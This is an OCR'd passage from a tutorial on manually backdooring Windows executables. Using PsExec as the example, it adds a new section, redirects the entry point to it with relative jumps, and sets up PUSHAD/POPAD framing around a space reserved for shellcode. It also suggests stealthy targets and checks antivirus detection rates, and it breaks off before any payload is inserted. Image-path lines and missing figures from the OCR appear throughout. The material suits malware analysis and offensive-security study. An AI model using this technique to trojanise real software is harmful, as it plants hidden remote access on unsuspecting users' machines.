
Introduction to Manual Backdooring

By: @abatchy17
http://www.abatchy.com



Contents

Chapter 1: Introduction

DISCLAIMER: This research is strictly for educational purposes. Use at your own risk.

What is backdooring?

In the context of this paper backdooring means making seemingly harmless executables (**P**ortable **E**xecutables or PEs in this paper) execute malicious payloads. That payload could be anything from launching calc.exe to adding a user account to spawning a remote shell. Any self-sufficient payload, aka shellcode.

Although bypassing anti-virus software is not the main focus, an iterative analysis will be made to demonstrate the efficacy of the backdooring technique. This topic is covered several times already, but none focused on dealing with ASLR, not does using existing code caves which this paper does cover.

One excellent tool that automates backdooring a whole spectrum of executables is The Backdoor Factory by Josh Pitts. I'd like to thank him for helping me explain some parts. Yet, don't rely on it yet, knowing how you can implement backdoors manually won't hurt. ;)

Why would you backdoor stuff though? Are you evil?

~~Maybe.~~ No! Did you even read the disclaimer?

Do you like it in the backdoor?

…

Okay okay, what's a good target for backdooring?

Since the executable will ultimately create a reverse/bind shell, user shouldn't get suspicious when network traffic is generated or when asked to add a firewall exception. Great targets are NetCat, SSH/Telnet clients and many others.

Another usage would be cracking software, there's that game you want to play without paying so you download a "cracked" version with a patched .exe. Because they must've only patched it not to require paying, without any other changes, right?

PsExec (part of Sysinternal tools) will be used for our backdooring tutorial. PsExec is our tool for a number of reasons; it's widely used by sysadmins, already expected to generate network traffic, and communicates with other machines. Its intended purpose is already to load and execute binaries which makes it less suspicious when creating a bind/reverse shell. Funnily enough, Sophos AV flags PsExec as malware (WTF?), so its result won't be counted in our analysis.

How is this paper organized?

This paper is divided into four chapters:

Chapter 1: An introduction (you're reading it now) as well as a lab setup (you won't just be reading, will you?), a brief look into PE structure, code caves, ASLR and addressing.

Chapter 2: Focuses on manually backdooring a legitimate PE the old fashioned way by adding an entire new section.
Chapter 3: We'll be making use of existing code caves instead of adding a new section.
Chapter 4: Fourth module demonstrates a smarter way to prevent execution of the payload by default (adding a human factor).

What prerequisites are needed to follow this paper?

I'm learning about all of this myself, so that probably means not much. But to follow all parts and/or to recreate the implementations, you're expected to have good knowledge of x86 assembly, shellcoding, debuggers (specifically OllyDbg/Immunity) and persistence.

One last thing, are you a llama or an alpaca?

Yes.

Lab Environment

To protect our system, virtual machines will be used for manipulation and executing the payloads. Reader can use whatever setup/tools they like, list below shows the specific OS versions and tools used throughout the paper.

Virtual Machine 1: Windows 7 SP1 (x86)

Immunity Debugger	(http://debugger.immunityinc.com/ID_register.py)
LordPE	(http://www.malware-analyzer.com/pe-tools)
XVI32	(http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm)
Stud_PE	(http://www.cgsoftlabs.ro/dl.html)
Netcat	(Can be found in Kali */usr/share/windows-binaries/*)
PsExec	(https://technet.microsoft.com/en-ca/sysinternals/bb897553.aspx)


Virtual Machine 2: Kali Linux *(Used 2016.2 32-bit but should work for any version)*

- All tools needed are pre-installed.

Quick Peek into PE Structure


This chapter will focus on specific parts of Portable Executables that are needed for the backdooring concepts discussed later. For a more in-depth explanation, check this, but for now we'll focus on what matters for the backdooring process.

Let's use our Windows 7 VM, load PsExec.exe in LordPE, you should see this:



- **EntryPoint:** Virtual offset from base address that points to the first command to be executed (ModuleEntryPoint).
- **ImageBase:** Preferred base address to map the executable to, although default value is 0x00400000, this value can be overridden. Ignored if compiled with ASLR.
- **SectionAlignment:** Alignment of the sections when loaded in memory, cannot be less than page size (4096 bytes). Sections have to occupy space of multiples of SectionAlignment in memory.
- **FileAlignment:** Alignment of the sections in the raw file, usually 512.
- **Magic:** Slightly overhyped term for File Signature (Sorry, nothing magical here).
- **NumberOfSections:** Number of sections defined after header, discussed later.
- **SizeOfHeaders:** Combined size of all headers (including DOS header, PE header, PE optional header and section headers).
- **Checksum:** The image file checksum.
- **SizeOfOptionalHeader:** As it says. Optional header contains data like preferred ImageBase, EntryPoint, Checksum and many other fields.


Next, click on Sections:


[Section Table]

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	000184C4	00000400	00018600	60000020
.rdata	0001A000	0000E62A	00018A00	0000E800	40000040
.data	00029000	0002DD9C	00027200	00002400	C0000040
.rsrc	00057000	00023F18	00029600	00024000	40000040
.reloc	0007B000	00001750	0004D600	00001800	42000040

As **NumberOfSections** shows, we have 5 sections.

The **.text** section contains the executable code, so by default it needs to be readable and executable.
.data and **.rdata** contains read-only data, executing content inside this section is possible by setting the Executable flag.
.rsrc contains resource data, **.reloc** section is usually not needed unless there are base address conflicts in memory.



Now, onto more definitions:

- **Voffset**: Offset of the section from the ImageBase when loaded into memory.
- **VSize**: Size of the section when loaded into memory.
- **ROffset**: Real file offset on disk, this can be verified using your preferred HEX editor tool.
- **RSize**: Real size of the section on disk.
- **Flags**: Contains flags defining "permissions" on sections. For easy viewability, right click a section - > Edit SectionHeader then the small box next to Flags text field.

Code Caves

An excellent article about code caves written by Drew Benton defined code caves as *"a redirection of program execution to another location and then returning back to the area where program execution had previously left."* In context of backdooring, a code cave is a new **or** unused dead space where we can put custom code and redirect the execution to it, without breaking the actual executable.

Couple of techniques we'll review:

- Adding a new section
  Pros: Lots of space.
  Cons: Binary size increases, more susceptible to get flagged as malicious.

- Using existing dead space
  Pros: File size doesn't change, less susceptible to get flagged as malicious.
  Cons: Might be very low on space, section permissions might need to change to allow code execution.

There are 2 more techniques which this paper doesn't cover:

- Extending last section
  Pros: Number of sections doesn't change.
  Cons: Binary size increases, more susceptible to get flagged as malicious, heavy dependency on the last section. Doesn't perform better than adding a new section.

- Cave jumping
  Pros: Flexible, can utilize a single or a mix of existing techniques. Possibly stealthier.
  Cons: Tricky to break payload into smaller parts, might require changing permissions on multiple sections.

Address Space Layout Randomization (ASLR)

ASLR is a security feature that randomises the base address of executables/DLLs and positions of other memory segments like stack and heap. This prevents exploits from reliably jumping to a certain function/piece of code.

When a PE/DLL is compiled with */DYNAMICBASE* on an OS with ASLR support, the .reloc segment (remember?) is no longer needed. When patching instructions we can't use fixed jumps, instead we have to make use of relative offsets between current instruction and next instruction to jump to (will be explained in details later).

If you want to see ASLR in action, load PsExec in Immunity and go to the Memory tab (ALT+M):

01130000	00001000	PsExec		PE header	Imag	R	RWE	
01131000	00019000	PsExec	.text	code	Imag	R E	RWE	
0114A000	0000F000	PsExec	.rdata	data,imports	Imag	R	RWE	
01159000	0002E000	PsExec	.data		Imag	RWE Copy	RWE	
01187000	00024000	PsExec	.rsrc	resources	Imag	R	RWE	
011AB000	00002000	PsExec	.reloc	relocations	Imag	R	RWE	

Base Address is 0113 0000. Restart it again (you need to close Immunity):

00160000	00001000	PsExec		PE header	Imag	R	RWE	
00161000	00019000	PsExec	.text	code	Imag	R E	RWE	
0017A000	0000F000	PsExec	.rdata	data,imports	Imag	R	RWE	
00189000	0002E000	PsExec	.data		Imag	RWE Copy	RWE	
001B7000	00024000	PsExec	.rsrc	resources	Imag	R	RWE	
001DB000	00002000	PsExec	.reloc	relocations	Imag	R	RWE	
00280000	00003000				Priv	RW	RW	

Base Address became 0016 0000. That's all you need to know about ASLR for now.

File Offsets and RVA

As discussed earlier, when a PE is loaded into memory, it's not mapped exactly the same way it's on disk, which introduces a few terms we need to keep in mind for later usage.

- **File Offset:** Current position in file which is the same when examined with a HEX editor.
- **Base Address:** Starting address of the binary when loaded into memory. Preferred value by default is 0x00400000 but with ASLR enabled, this value changes on every load.
- **Virtual Address:** Address of the segment when loaded into memory, that includes the base address the binary starts at.
- **Relative Virtual Address:** Same as the virtual address with the base address subtracted.

EntryPoint is at 9DE6, yet this value is the RVA, so when mapped into memory it will be at $ImageBase + EntryPoint$. Again, ImageBase value shown is a preferred one, if that location is occupied the PE loader will find another location. If ASLR is enabled, this value is ignored completely.

Load PsExec into Immunity, you should see the following:

```
000F9DE6 <ModuleEntryPoint>  $ E8 15770000    CALL PsExec.00101500
000F9DEB                     .^E9 7BFEFFFF    JMP PsExec.000F9C6B
```

Next go to the **Memory Window** (ALT+M):

Address	Size (Decimal)	Owner	Section	Contains	Access	Initial
000F0000	00001000 (4096.)	PsExec 000F0000 (itself)		PE header	R	RWE
000F1000	00019000 (102400.)	PsExec 000F0000	.text	code	R E	RWE
0010A000	0000F000 (61440.)	PsExec 000F0000	.rdata	imports	R	RWE
00119000	0002E000 (188416.)	PsExec 000F0000	.data	data	RW Cop	RWE
00147000	00024000 (147456.)	PsExec 000F0000	.rsrc	resources	R	RWE
0016B000	00002000 (8192.)	PsExec 000F0000	.reloc	relocations	R	RWE

When the binary is loaded into memory, sections are mapped differently than on file, if you look at the *Size* column, all sizes are multiples of 4096 (remember **SectionAlignment**?)
BaseAddress is 0x00F0000, can be found either by checking the start address of the PE header or value in *Owner* column.
One more observation is the **SizeOfHeaders** field, which is 400h bytes, yet it's mapped into 1000h bytes, so there's a 600h bytes offset between **FileOffset** of .text and its RVA equivalent. Equation 2 in Appendix allows you to calculate this.

Chapter 2: Manual Backdooring

Manipulating Execution Flow

The following steps will demonstrate how a basic backdoor implementation should look:

1. **Hijacking code execution:** Easiest way to execute the backdoor is replacing the instruction at ModuleEntryPoint with *JMP Cave.* JMP Cave will possibly overwrite more than a single instruction, so save them for later as well as the address of the instruction following it.
2. **Storing current state:** As executing the binary is crucial to hide the backdoor, we need to store the values in all registers/flags. This is done by two instructions, PUSHAD and PUSHFD. Take note of ESP.
3. **Executing malicious payload:** Now we can safely execute the shellcode.
4. **Aligning stack:** Shellcode possibly pushes data onto the stack. As we need to retrieve the registers/flags, ESP might need to be aligned. Compare its value with ESP after step 3 and align it (*ADD ESP, alignment*).
5. **Restoring state:** As you'd expect, just call POPFD/POPAD. Needs to be done in reverse order as stack is a LIFO structure.
6. **Execute overwritten instruction:** We overwrote some instructions at Step 1, time to rewrite them.
7. **Continue execution:** Last step is jumping to the next instruction to be executed to continue with the normal flow of the binary.

```
              Before Backdooring
+-------------------------------------------+
|            .text Section Start            |
|                                           |
|                                           |
|                                           |
|- - - - - - - - - - - - - - - - - - - - -  |
|               Some Instruction            |
|- - - - - - - - - - - - - - - - - - - - -  |
|                                           |
|                                           |
|            .text Section Ends             |
+-------------------------------------------+
|                                           |
|                                           |
|                                           |
|                                           |
|                                           |
|         Other Sections (.data/.reloc)     |
|                                           |
|                                           |
|                                           |
|                                           |
+-------------------------------------------+
```


```
                After Backdooring
+----------------------------------------+
|           .text Section Start           |
|                                         |
|                                         |
|                                         |
|- - - - - - - - - - - - - - - - - - - - - |
|     Instruction replaced with JMP Cave  |
|- - - - - - - - - - - - - - - - - - - - - |
|     Instruction to execute After Cave   |
|- - - - - - - - - - - - - - - - - - - - - |
|                                         |
|           .text Section Ends            |
+----------------------------------------+
|                                         |
|                                         |
|                                         |
|                                         |
|                                         |
|        Other Sections (.data/.reloc)    |
|                                         |
|                                         |
|                                         |
|                                         |
+----------------------------------------+
|                Code Cave                |
|              PUSHAD/PUSHFD              |
|                                         |
|               [Shellcode]               |
|                                         |
|               Align Stack               |
|    Overwritten Entry Point Instruction  |
|          JMP Next Instruction           |
+----------------------------------------+
```

Classic Backdooring

First technique is adding a whole new section at the end of the original PE, a regular Meterpreter payload is ~350 bytes, let's create a new section to fit that using Stud_PE.

NOTE: *Reason I'm using Stud_PE instead of LordPE + a hex editor is that it sometimes failed me, feel free to use whatever you're comfortable with.*

Open Stud_PE, drag PsExec.exe into it, go to **Sections** tab, right click -> **New Section** and fill in the fields as the following:




After it's added, you should see this:

06	.test	00001000	0007D000	00000400	0004EE00	E0000060


Flags make the section by default RWX, as the section should be readable and executable, writable flag should be set if changes are made to the section when in memory.

Address	Size	Owner	Section	Contains	Type	Acce	Initial	Mapped as
0023D000	00001000	PsExec_b	.test		Imag	RWE	RWE	
00240000	0000A000				Priv	RW	RW	

Good, section exists, double click it and you should get a dump full of nulls.



This is where our payload will reside. Before we go on let's check how suspicious this file already is. For that we'll use a website called VirusTotal.com to scan the file against popular AV vendors. Although it distributes the results, NoDistribute.com seemed to malfunction and reported it to be clean (0/35). Also, I don't mind sharing the file, so not much to lose.



NOTE: PsExec gets flagged by default with Sophos anti-virus, so it will be ignored.

Just having an extra section made 3/59 AVs suspicious. Let's move on for now.

Next step is to hijack the first instruction by jumping to our new section, for that we need the RVA for both the .test section, first CALL instruction and address of the next instruction.


001C9DE6 > $ E8 15770000   CALL PsExec_b.**001D1500**
001C9DEB   .^E9 7BFEFFFF   JMP PsExec_b.001C9C6B

RVA of 001D1500 is ***RVA_11500***. RVA of 001C9DEB is ***RVA_9DEB***, RVA of .test is ***RVA_7D0000***.


NOTE: *If JMP CAVE overwrites more than a single command, you need to handle that too. Luckily for us, CALL PsExec_b.001D1500 opcode size matches JMP CAVE.*

We'll use nasm_shell.rb (part of Metasploit project) to get the correct instruction. If you assemble a JMP .test_section_start it might work once, but the address jumped to will be hard coded and won't work on reload.


To jump from 9DE6 to 7 D000, offset is 7 321A.



Copy the generated opcode (E915320700) then go back to Immunity. Right click the first instruction -> **Binary** -> **Binary Paste**.



Step a single instruction (F7), you should land on the very start of .test section.



Sweet, restart debugging (CTRL+F2), paste the new opcode and right click -> **Copy To Executable** -> **All Modification**. On the new window, right click -> **Save File**. I'll name it ***PsExec_bkdr1.exe***.

Open the new executable and you should see the newly overwritten command (You think it changed? Take a closer look). Next, step to the new section and let's add some code.

1. PUSHFD/PUSHAD to store values in registers/flags.
2. ~400 NOPs (This is where the shellcode will reside along with stack alignment).
3. POPAD/POPFD
4. Overwritten instruction(s) (Hijacked ModuleEntryPoint)
5. JMP to next instruction

```
011DD000    60    PUSHAD
011DD001    9C    PUSHFD
011DD002    90    NOP
011DD003    90    NOP
011DD004    90    NOP
011DD005    90    NOP
011DD006    90    NOP
011DD007    90    NOP
```

At the very end, you should restore the registers/flags.

```
011DD1FD    90      NOP
011DD1FE    9D      POPFD
011DD1FF    61      POPAD
011DD200    0000    ADD BYTE PTR DS:[EAX],AL
011DD202    0000    ADD BYTE PTR DS:[EAX],AL
```

Memory should look like this:

RVA_7D000 - RVA_7D001: PUSHAD/PUSHFD
RVA_7D002 - RVA_7D1FD: NOPs (space for shellcode and stack alignment).
RVA_7D1FE - RVA_7D1FF: POPFD/POPAD (Stack is LIFO).

Starting 011D D200 (***RVA_7D200***), we want to add the following couple of instructions:

- CALL ***RVA_11500***
- JMP ***RVA_9DEB***

We need to CALL RVA_11500, pretty easy with nasm_shell:

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > CALL $-(0x7D200-0x11500)
00000000  E8FB42F9FF        call dword 0xfff94300
```

Copy the opcode and make sure you select enough space for the new instruction.

```
011DD200    E8 FB42F9FF    CALL PsExec_b.01171500
```


Same thing to jump from RVA_7D205 to RVA_9DEB:

```
nasm > JMP $-(0x7D205-0x9deb)
00000000  E9E1CBF8FF        jmp dword 0xfff8cbe6
nasm >
```

